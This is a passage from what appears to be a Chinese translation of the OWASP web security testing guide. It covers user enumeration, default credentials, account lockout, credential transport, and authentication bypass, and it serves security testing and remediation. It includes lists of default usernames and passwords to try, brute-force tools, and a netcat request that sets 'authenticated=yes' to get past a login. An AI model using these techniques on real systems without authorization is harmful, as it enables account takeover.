* Client request: Wrong user/wrong password --> Server answer:'User not recognized'
```

上面响应让客户端明白前一个请求他们拥有合法用户名，所以他们可以通过与应用程序交互请求来获得可能的用户ID。

观察第二个响应，测试者通过相同的方法明白他们不是合法的用户名。所以他们也能通过同样的方法创建出一系列合法的用户ID。

其他枚举用户的方法

测试者可以通过集中不同的方法枚举用户，比如：

- 分析登陆页面获取的错误返回码

一些应用程序返回特定的错误代码或消息，便于我们能够进行分析。

- 分析URL和重定向URL

例如：

```
http://www.foo.com/err.jsp?User=baduser&Error=0  
http://www.foo.com/err.jsp?User=gooduser&Error=2
```

如上所示，当测试者向web应用程序提供用户ID和密码，他们能看见在URL中指明错误是如何发生的消息。在第一个例子中是错误的用户ID和密码，后一个例子中，正确的ID和密码。如此能识别出合法用户ID。

- **URI 探测**

有时候，web服务器对存在或这不存在的目录会返回不同响应。例如，有些个人入口分配目录给用户。如果测试者访问存在的目录，他们会得到web服务器错误消息。

通常从web服务器获得的消息是：

```
403 Forbidden error code
```

以及：

```
404 Not found error code
```

例子：

```
http://www.foo.com/account1 - we receive from web server: 403 Forbidden  
http://www.foo.com/account2 - we receive from web server: 404 file Not Found
```

在第一个例子中用户存在，但是测试者无法查看网页，第二个例子中，用户“account2”不存在。通过这个方法收集信息来可以列举用户。

- **分析Web 页面标题**

测试者可以通过web页面标题获得有用信息，比如获得特定的错误码或消息来揭示问题发生在用户名还是密码上。

例如，一个用户没有被认证会返回类似页面标题：

```
Invalid user  
Invalid authentication
```

- **分析从恢复机制中获得的消息**

当我们使用恢复机制时候（如忘记密码功能），漏洞程序可能返回消息揭示用户名是否存在。

例如，类似下面的消息：

```
Invalid username: e-mail address is not valid or the specified user was not found.  
Valid username: Your password has been successfully sent to the email address you registered with.
```

- **友善的404错误消息**

当我们通过目录请求不存在的用户时候，并不总是得到404错误。相对的，我们可能获得“200 ok”和图像，在这个例子中，我们能假定我们收到特定的图像时用户不存在。这个逻辑也能被应用在其他服务器响应中，其中的诀窍是对web服务器和web应用消息进行良好分析。

猜测用户

在一些情况中，用户ID通过管理员或公司的特定策略创建。例如，我们可以观察到用户ID序列化生成：

```
CN000100
```

```
CN000101
...

```

有时用户名通过域别名创建，跟着序列号：

```
R1001 - user 001 for REALM1
R2001 - user 001 for REALM2
```

在上面的例子中，我们可以创建简单的脚本来生成用户ID，通过工具提交请求，比如wget，来自动化web查询发现合法的用户ID。我们也可以使用Perl创建脚本结合Curl使用。

其他可能情况为：

- 用户ID与信用卡号码相关，或是通用数字模式。
- 用户ID与真实姓名相关，如Freddie Mercury 用户名为 "fmercury"，那么你可能会猜测 Roger Taylor 可能是 "rtaylor"。

此外，我们还可以通过从LDAP查询中猜测用户名，或从Google收集信息。比如，从特定域中收集。Google能帮助通过特定查询或简单的脚本或工具查找域用户。

注意：通过枚举用户帐户，多次失败后可能有锁定帐户风险，取决于应用程序策略。有时候，你的IP地址也可能被应用防火墙或入侵防护系统的动态规则封禁。

灰盒测试

测试认证错误消息

验证应用程序应答对每一个用户请求都相同，产出错误认证消息。在这个问题中，黑盒测试和灰盒测试拥有相同的概念，都是基于分析从web应用中获得的消息或者错误码。

期望结果：

应用程序应该对每一个错误的认证企图做出相同的应答。

例如：

```
Credentials submitted are not valid
```

测试工具

- WebScarab: [OWASP_WebScarab_Project](#)
- CURL: <http://curl.haxx.se/>
- PERL: <http://www.perl.org>
- Sun Java Access & Identity Manager users enumeration tool: <http://www.aboutsecurity.net>

参考资料

- Marco Mella, *Sun Java Access & Identity Manager Users enumeration*: <http://www.aboutsecurity.net>
- 用户名枚举漏洞：<http://www.gnucitizen.org/blog/username-enumeration-vulnerabilities>

整改措施

确保应用在登陆过程中返回一致通用的错误消息来响应不合法用户名、密码和其他用户凭证。

确保默认系统帐户和测试帐户在系统发布到生产环境中（或暴露到不可信网络）前已经删除。

测试弱用户名策略 (OTG-IDENT-005)

综述

用户帐户名字结构往往非常有规律（如Joe Bloggs帐户名叫jblggs, Fred Nurks帐户名叫fnurks），合法的帐户名称可以轻易被简单猜测。

测试目标

确定应用程序帐户名结构渲染器是否存在帐户枚举漏洞。确定应用错误消息是否允许帐户枚举。

如何测试

- 确定帐户名称结构。
- 评估应用针对合法和非法帐户名称的响应。
- 通过上条不同的响应结果来枚举合法帐户名称。
- 使用帐户名称字典来枚举合法的帐户名称。

整改措施

确保应用程序在登录过程中，返回一致的通用错误信息来应对不合法的用户名称、密码或其他用户凭证信息。

认证测试

认证（希腊语：αυθεντικός = 真实的，从'authentes' = 作者 得来）是一种建立某些东西（或某些人）是可信的行为，也就是做出事物是真实的声明。认证某个对象可能意味着确认他的出处，认证某个人通常是确认他的身份。认证依赖于一个或多个认证因素。

在计算机安全领域，认证是尝试确认通信发起者的数字身份的过程。一个常见例子是登陆过程。测试认证模式意味着理解认证过程如何产生作用，并使用这些信息来绕过认证机制。

- 口令信息加密传输测试 (OTG-AUTHN-001)
- 默认口令测试 (OTG-AUTHN-002)
- 帐户锁定机制测试 (OTG-AUTHN-003)
- 认证绕过测试 (OTG-AUTHN-004)
- 记住密码功能测试 functionality (OTG-AUTHN-005)
- 浏览器缓存弱点测试 (OTG-AUTHN-006)
- 密码策略测试 (OTG-AUTHN-007)
- 安全问答测试 (OTG-AUTHN-008)
- 密码重置测试 (OTG-AUTHN-009)
- 其他相关认证渠道测试 (OTG-AUTHN-010)

加密信道传输凭证测试 (OTG-AUTHN-001)

综述

凭证传输测试意味着验证用户的认证数据是通过加密信道传输的，避免被恶意用户截获。测试分析着重于试着弄清楚数据是否未加密从浏览器传输到服务器或web应用是否已经采取了恰当的安全措施如使用HTTPS协议。HTTPS协议是建立在TLS/SSL之上，加密传输数据确保数据发送到用户期望的目的站点。

明显的，数据流量被加密不代表他们是完全安全的。安全也依赖于使用的加密算法和应用程序使用的密钥的健壮性，但这个主题不是本章的重点。

对于TLS/SSL通道的安全性更加详细的讨论请参考弱SSL/TLS测试章节。在这里，测试者仅仅试着理解用户在web表单中填写的，为了登录站点的数据是否通过安全的协议传输来保护他们远离攻击者。

现在关于这个主题最常见的例子是web应用程序的登录页面。测试者应该验证用户登录凭证是通过加密信道传输的。为了登录网站，用户通常需要填写一个简单的表单，通过POST方法提交给web应用程序。一个不明显的情况就是，数据可能通过HTTP协议发送，这导致了一个不安全的、明文的信息被传输；也可能通过HTTPS协议，这加密了传输数据。对于某些更加复杂的情况，有可能网站使用HTTP展示登录页面（让我们相信传输是不安全的），但是真正发送数据的时候又是使用HTTPS的。完成这个测试来确保攻击者不能够通过使用嗅探工具简单嗅探网络来获取敏感信息。

如何测试

黑盒测试

在下面的例子中，我们将使用WebScarab来捕获数据包头，并分析他们。你可以使用任何你喜欢的web代理。

例1：通过HTTP使用POST方法发送数据

假设登录页面是一个用户字段、密码字段和提交按钮组成的表单。如果我们检查发送的请求的数据头，我们会发现像下面这样的信息：

```
POST http://www.example.com/AuthenticationServlet HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/index.jsp
Cookie: JSESSIONID=LVrRRQQXgwyWpW7QMnS49vtW1yBdq98C1kP4jTvVCGdyPkmn3S!
Content-Type: application/x-www-form-urlencoded
Content-length: 64

delegated_service=218&User=test&Pass=test&Submit=SUBMIT
```

从这个例子测试者可以明白POST请求通过HTTP向页面www.example.com/AuthenticationServlet 发送了数据。所以数据是未被加密的，恶意用户可能通过使用像Wireshark之类的工具简单嗅探网络来截获用户名和密码。

例2：通过HTTPS使用POST方法发送数据

假设我们的web应用程序使用HTTPS协议加密我们发送的数据（或至少加密传输敏感信息如登录凭证）。在这个例子中，我们登录的POST请求可能类似：

```

POST https://www.example.com:443/cgi-bin/login.cgi HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/cgi-bin/login.cgi
Cookie: language=English;
Content-Type: application/x-www-form-urlencoded
Content-length: 50

Command=Login&User=test&Pass=test

```

我们可以发现请求目的地址是`www.example.com:443/cgi-bin/login.cgi`，使用了HTTPS协议，他确保了我们的凭证信息通过加密信道传输，不能够被恶意用户使用嗅探软件读取。

例3：在一个HTTP页面上通过HTTPS POST方法发送数据

现在，想象一下我们在一个可以HTTP访问的页面，但他仅通过HTTPS发送认证表单的数据。这个情况可能发生，例如，我们处于一个大公司的登录入口，这个公司对外公开提供多种信息和服务。同时这个公司也提供用户登录之后的私人访问页面。所以当我们尝试登录时候，我们的请求头部会类似如下：

```

POST https://www.example.com:443/login.do HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com/homepage.do
Cookie: SERVTIMSESSIONID=s2JyLkvDJ9ZhX3yr5BJ3DFLkdphH0QNSJ3VQB6pLhjkW6F
Content-Type: application/x-www-form-urlencoded
Content-length: 45

User=test&Pass=test&portal=ExamplePortal

```

我们可以发现请求通过HTTPS被发送到`www.example.com:443/login.do`。但是如果仔细观察Referer-header（来自哪里的页面），可以发现正是`www.example.com/homepage.do`，可以通过简单HTTP访问。尽管我们通过HTTPS发送请求，这种部署方式可能允许SSLStrip攻击（一种Man-in-the-middle中间人攻击）。

例4：通过HTTPS使用GET方法发送数据

在最后一个例子中，假设应用程序通过GET方法发送数据。这种方法不应该用于传输敏感信息如用户名和密码，因为数据在URL中明文显示，并会引起一系列的安全问题。例如，请求的URL可以简单从服务器日志或浏览器历史记录中获得，这将导致你的敏感信息可能被未认证的用户获得。所以这个例子只是纯粹展示作用，在现实中，强烈推荐使用POST方法来替代。

```

GET https://www.example.com/success.html?user=test&pass=test HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.14) Gecko/20080404
Accept: text/xml,application/xml,application/xhtml+xml,text/html
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: https://www.example.com/form.html
If-Modified-Since: Mon, 30 Jun 2008 07:55:11 GMT
If-None-Match: "43a01-5b-4868915f"

```

我们可以发现数据在URL中明文传输，并不是像之前一样的在请求主体之中。但是我们必须考虑SSL/TLS是一个第五层的协议，比HTTP低一层，所以整个HTTP数据包仍然是加密的，URL是无法被恶意用户使用嗅探工具读取的。但正如之前所说的，使用GET方法来向web应用程序传输敏感数据不是一个好的实践方法，因为这些URL信息可能被存储在许多地方比如代理和web服务的日志中。

灰盒测试

与web应用开发者交流，试着弄清楚他们是否注意到了HTTP和HTTPS协议的区别，他们是否明白应该使用HTTPS来传输敏感信息。然后和他们一起检查是否在每一处存在敏感信息的地方都使用了HTTPS，比如登录页面，来防止未授权用户截获数据。

测试工具

- [WebScarab](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)

参考资料

白皮书

- HTTP/1.1: Security Considerations - <http://www.w3.org/Protocols/rfc2616/rfc2616-sec15.html>
- [SSL is not about encryption](#)

测试默认口令凭证 (OTG-AUTHN-002)

综述

现在web应用程序通常会使用服务器上预装的流行的开源或商业软件，这些软件通常被服务器管理员以最小配置或定制状态预装在服务上。更多的，许多硬件供应商（如网络路由器和数据库服务器）提供web页面的配置接口或管理接口。

通常这些应用程序在安装后，没有正确配置，用于初次认证和配置的默认口令信息从来不改变。这些默认口令已经被渗透测试者熟知，同样不幸的，也被恶意攻击者熟知，他们能利用这些默认口令来访问不同的应用系统。

甚至在许多情况下，当一个新用户被应用创建后，会提供一个默认密码（通常很有特点）。如果这些密码是可以被预测的，用户又不在初次访问时更改他们，那么这些密码可能导致攻击者获取未授权的访问。

造成这个问题的主要原因可以被归结为以下几点：

- 没有经验的IT人员，他们没有意识到更改安装的组件的默认密码的重要性，或为了“维护方便”使用默认密码。
- 编程人员留下后门来轻易访问和测试应用程序，之后又忘了移除这些后门。
- 应用程序内建的无法移除的默认账户（包括预设用户名和密码）。
- 应用程序不强制用户在第一次登陆时修改默认口令。

如何测试

测试常见应用系统的默认口令

在黑盒测试中，测试者不了解应用程序和其支撑架构。在现实情况下，这通常不是真正情况，通常会已知一些应用程序相关信息。我们假设已经通过测试指南中的[信息收集](#)章节中描述的技巧鉴别出一个或更多的应用程序可访问的管理接口。

当我们已经鉴别出应用接口，比如Cisco路由器的web接口或Weblogic管理入口，检查使用这些设备已知的用户名和口令是否可以成功登录系统。为了达到这个目的，我们可以查询生产商的文档，或用一种更简单的方法，我们可以通过搜索引擎查找常见口令或使用下文参考资料部分中列出的网站和工具。

当面对一些我们没有默认和常用用户列表（比如该应用没有广泛流传）的应用的情况下，我们尝试猜测合法的默认凭证信息。注意被测的应用程序可能拥有账户锁定策略，多次对已知用户名猜测密码可能引起该账户被锁定。如果管理账户被锁定，可能会麻烦系统管理员来重置他们。

许多应用可能拥有详细的错误信息来通知网站用户来验证所输入的用户名。这些信息在测试默认或可猜测的用户账户时候非常有用。这功能可能在登陆页面、密码重置页面、忘记密码页面和注册页面等等找到。一旦发现了默认的用户名，我们就可以针对这个账户进行猜测密码。

更多关于这个过程的信息可以在下面章节找到[测试用户枚举和可猜测用户账户](#) 和 [测试弱密码策略](#)。

由于这些类型的默认凭证通常与管理员账户绑定，我们可以用如下方式进行尝试：

- 尝试下面的用户名 "admin", "administrator", "root", "system", "guest", "operator", 或 "super"。这些名字在系统管理员中非常流行，使用频率很高。此外我们还可以尝试 "qa", "test", "test1", "testing" 和类似名字。尝试将上述字段组合起来，用于用户名和密码字段。如果应用程序存在用户名枚举漏洞，那么我们可能成功通过漏洞来鉴别出上述类似用户名，用同样方式尝试获取密码。同时也尝试空密码或下面密码 "password", "pass123", "password123", "admin", 或 "guest" 等等结合任意枚举出来的账户。尝试使用上面这些例子的排列组合形式。如果这些密码都失败了，可能使用一些列表中的常用文件名和密码，并平行进行尝试。当然使用脚本能节约时间。
- 应用程序管理员用户通常以应用程序或者组织的名字来命名。这意味着如果我们正尝试测试一个叫"Obscurity"的应用，尝试使用obscurity/obscurity或其他类似用户名密码组合。
- 当为客户实施测试时候，尝试使用通讯录上获得的名字作为用户名，同时结合常用密码进行猜测。用户email地址可能揭

示用户账户名和命名规则：如果职员John Doe的email地址是 jdoe@example.com，那么我们可以试着发现在社交媒体下的系统管理员名字，并通过类似的命名机制来猜测他们的用户名。

- 对所有上述用户名尝试空密码。
- 通过代理或直接查看来审阅页面源代码和JavaScript脚本。找寻任何用户名和密码相关的引用。例如"If username='admin' then starturl=/admin.asp else /index.asp"(成功登陆与失败登陆情况)。同时，如果我们拥有一个合法账户，登录并检查每一个请求和响应，合法登录和失败的情况对比，如额外的隐藏域参数，有趣的GET请求(如login=yes)等等。
- 从源代码中的注释中找寻账户名字和密码。同时在源代码中的备份目录(或备份代码)中寻找，也有可能找到有趣的注释和代码。

测试新账户的默认密码

有时，应用系统会创建一个新账户并为其分配默认密码。这些密码可能拥有一些标准的特性，并可以预测。如果用户没有在初次使用时修改密码(通常在不要求强制更新密码时发生)或用户还没有登录过新系统情况下，攻击者可能利用这一特性获得非授权访问系统能力。

之前关于可能的密码锁定策略和详细的错误消息也同样在这里适用。

这测试这类默认密码的时候可以使用以下步骤：

- 查看用户注册页面可能有助于确定期望的密码形式和最小最大用户名和密码长度。如果不存在用户注册页面，确定是否组织使用了标准的命名策略，如使用email地址"@"之前的名字部分作为用户名。
- 尝试推断应用程序如何产生用户名。比如，用户是否可以选择他们的用户名或者系统通过用户提供的个人资料生成用户名或者使用可预测的序列？如果应用程序确实使用可预测的序列来生成用户名，如user7811等等，尝试模糊枚举测试所有可能的账户。如果我们能通过应用系统对合法用户名和非法密码的不同响应来鉴别，那么可以尝试对合法用户名进行暴力破解(或者快速尝试参考资料部分常见的密码)。
- 尝试确定系统生成的密码是否可以预测。通过快速连续创建新用户比较密码来确定其是否可以预测。如果可以预测，尝试关联用户名或任何已经枚举出的账户，并基于此进行暴力破解攻击。
- 如果我们已经识别出正确的用户名命名规则，尝试通过一些可预测的序列(如生日)来暴力破解密码。
- 对所有上述用户名使用空密码或与用户名相同的密码进行尝试。

灰盒测试

下面的步骤依赖于完全的灰盒测试方法。如果我们只能获得其中的一部分信息，参照黑盒测试过程来填补缺少的信息。

- 与IT人员交流讨论来确定他们管理使用的密码和应用程序采取的管理机制。
- 询问IT人员是否必须修改默认密码和默认账户是否被禁用。
- 同黑盒测试章节部分描述一样检查数据库的默认密码，同时检查空密码。
- 检查代码中硬编码的用户名和密码。
- 检查保护用户名和密码的配置文件。
- 检查密码策略，以及如果应用程序为新用户生成密码，检查这个过程中使用的密码策略。

测试工具

- Burp Intruder: <http://portswigger.net/burp/intruder.html>
- THC Hydra: <http://www.thc.org/thc-hydra/>
- Brutus: <http://www.hoobie.net/brutus/>
- Nikto 2: <http://www.cirt.net/nikto2>

参考资料

白皮书

- CIRT <http://www.cirt.net/passwords>

- Government Security - Default Logins and Passwords for Networked Devices
<http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php>
- Virus.org <http://www.virus.org/default-password/>

测试弱账户锁定机制 (OTG-AUTHN-003)

综述

账户锁定机制被用于减轻暴力猜解密码攻击。账户通常在3到5次失败登录尝试后被锁定，只能够经过预设一段时间后解锁，通过自助的解锁机制或让管理员介入。账户锁定机制需要在保护未认证访问和保护用户被拒绝合法访问两者直接取得平衡。

注意测试者应该覆盖所有需要锁定机制参与的认证方面，如在密码遗忘机制中的安全问题区域。（参见[测试安全问答脆弱性 \(OTG-AUTHN-008\)](#)）

如果没有一个强大的锁定机制，应用程序可能受到暴力破解攻击影响。在被成功暴力破解之后，恶意用户就能够获得如下信息访问权限：

- 秘密的信息或数据：web应用的私人区域可能暴露秘密文档、用户档案数据、金融信息、银行账户详情、用户的人际关系等等。
- 管理版面：这部分可能被web管理员用来管理（添加、修改、删除）web应用内容，管理用户账户情况、向用户分配不同权限等等。
- 进一步攻击的机会：认证区域可能包含公共区域未呈现的漏洞，也可能存在不对公共用户开放的高级功能。

测试目标

1. 评估账户锁定机制减轻暴力破解攻击的能力。
2. 评估解锁机制对非授权账户解锁能力的抵抗程度。

如何测试

通常为了测试锁定机制的强度，我们需要访问一个愿意被锁定也能够承担锁定结果的账户。如果你只拥有一个能够登录web应用的账户，那么将这个测试放在测试计划的最后部分来避免无法通过被锁定的账户进行其他测试工作。

为了评价账户锁定机制减轻暴力密码猜测的能力，尝试多次使用不正确的密码进行非法登录，接着使用正确的密码来验证被锁定的账户。一个测试例子可能是如下情形：

1. 尝试错误密码登录3次。
2. 使用正确密码登录，因此表明3次错误认证尝试不会触发锁定机制。
3. 尝试错误密码登录4次。
4. 使用正确密码登录，因此表明4次错误认证尝试不会触发锁定机制。
5. 尝试错误密码登录5次。
6. 尝试使用正确密码登录。应用程序返回“你的账户已经被锁定”信息，因此确认5次错误认证尝试将锁定账户。
7. 尝试在5分钟后使用正确密码登录。应用程序返回账户被锁定信息，因此表明锁定机制没有在5分钟内自动解锁。
8. 尝试在10分钟后使用正确密码登录。应用程序返回账户被锁定信息，因此表明锁定机制没有在10分钟内自动解锁。
9. 尝试在15分钟后使用正确密码登录。成功登录，因此表明锁定机制的解锁时间在10-15分钟之间。

使用验证码也可能阻碍暴力破解攻击，但是他们有自己的脆弱性（参见[Testing for CAPTCHA](#)），不应该替代锁定机制。

为了评估解锁机制对未授权账户解锁的抵抗能力，触发解锁机制，并寻找弱点。通常解锁机制需要秘密问题或邮件解锁链接。解锁链接应该是一次性的，来阻止攻击者猜测或重放链接来实行批量的暴力破解攻击。秘密问答应该足够健壮（参见[测试安全问答的脆弱性](#)）。

注意，解锁机制应该只适用在解锁账户上。不应该与密码回复机制相同。

在实现一个账户锁定机制时，应该考虑到以下因素：

1. 针对应用程序的暴力破解攻击会带来什么风险？
2. 验证码机制足够减轻这个风险了么？
3. 在锁定前失败登录的次数。如果一个锁定阀值设定太低可能使得合法用户被多次锁定。太高又会导致攻击者能在锁定前获得更多的暴力尝试机会。根据应用程序的用途，5-10次失败登录尝试是一个通常的锁定阀值。
4. 账户如何解锁？
 - i. 管理员手动解锁：这是最安全的锁定方法，但是这可能导致用户的不便，并占用管理员“宝贵”的时间。
 - i. 注意，如果管理员自身账户被锁定，他应该拥有一个恢复办法。
 - ii. 如果攻击者的目标仅仅是锁定应用程序所有的用户账户的话，这种解锁机制可能导致拒绝服务攻击。
 - ii. 一段时间之后解锁：锁定的时长是多久？是否能够有效保护应用程序？比如，5-30分钟的锁定时长可能是对于减轻暴力破解攻击和给合法用户带来不便之间的良好妥协。
 - iii. 通过自助服务机制：如同上文所述，这种自助服务机制必须足够安全来避免攻击者自己解锁账户。

参考资料

参见OWASP关于暴力破解攻击的文章：[Brute Force](#)。

整改措施

根据风险等级来应用账户解锁机制，按照最低到最高的情形：

1. 基于时间的锁定和解锁。
2. 自助解锁服务（向注册邮箱发送解锁邮件）。
3. 管理员手动解锁。
4. 管理员根据用户提供的身份信息手动解锁。

绕过认证模式测试 (OTG-AUTHN-004)

综述

尽管大多数应用程序需要认证来获得访问私有数据的权限或执行人物，但是不是每一个认证方法都能够提供适当的安全性。忽视、无视或低估安全威胁往往导致认证机制可以被轻易绕过，如通过简单跳过登录页面直接访问本需要登录后才能访问内部页面的行为。

此外，通常也可能通过更改请求，欺骗应用程序，使他认为用户已经被认证来绕过认证机制。这可以通过修改URL参数、操纵表单或伪造会话来达到目的。

有关认证模式的问题可以在软件开发生命周期（SDLC）的各个阶段中发现，比如设计阶段、开发阶段和部署阶段：

- 在设计阶段，发生的问题可以包括错误的应用区域保护定义、未选择强加密协议来保证凭证传输安全等等。
- 在开发阶段，发生的问题可以包括错误的输入验证功能实现或未遵循相关语言的安全开发最佳实践。
- 在应用部署阶段，可能在应用设置过程中（安装和配置）中发生问题，缺乏必须的技巧技能或缺乏良好的帮助文档。

如何测试


黑盒测试

有一些绕过web应用中的认证模式的：

- 直接页面请求 ([forced browsing](#))
- 修改参数
- 会话ID预测
- SQL注入

直接页面请求

如果web应用程序只在登录页面实现了访问控制，那么这种认证模式可以被绕过。例如，如果用户通过强制浏览技巧直接请求访问不同的页面，这个页面可能不会检查访问凭证。尝试在浏览器地址栏输入地址直接访问受保护的页面来测试这个绕过方法。



修改参数


另一个关于认证设计的问题是应用程序被设计为通过一个固定的参数来验证登录是否成功的情形。用户可以修改这些参数来获取访问保护区域的权限但不提供有效凭证。在下面的例子中"authenticated"参数被改为了"yes"，这使用户获得的权限。在这个例子中，参数是包含在URL中的，但是使用代理也可以修改参数，特别是当这些参数被放在表单中使用POST请求发送或存储在cookie时。

```
http://www.site.com/page.asp?authenticated=no
```

```
raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1

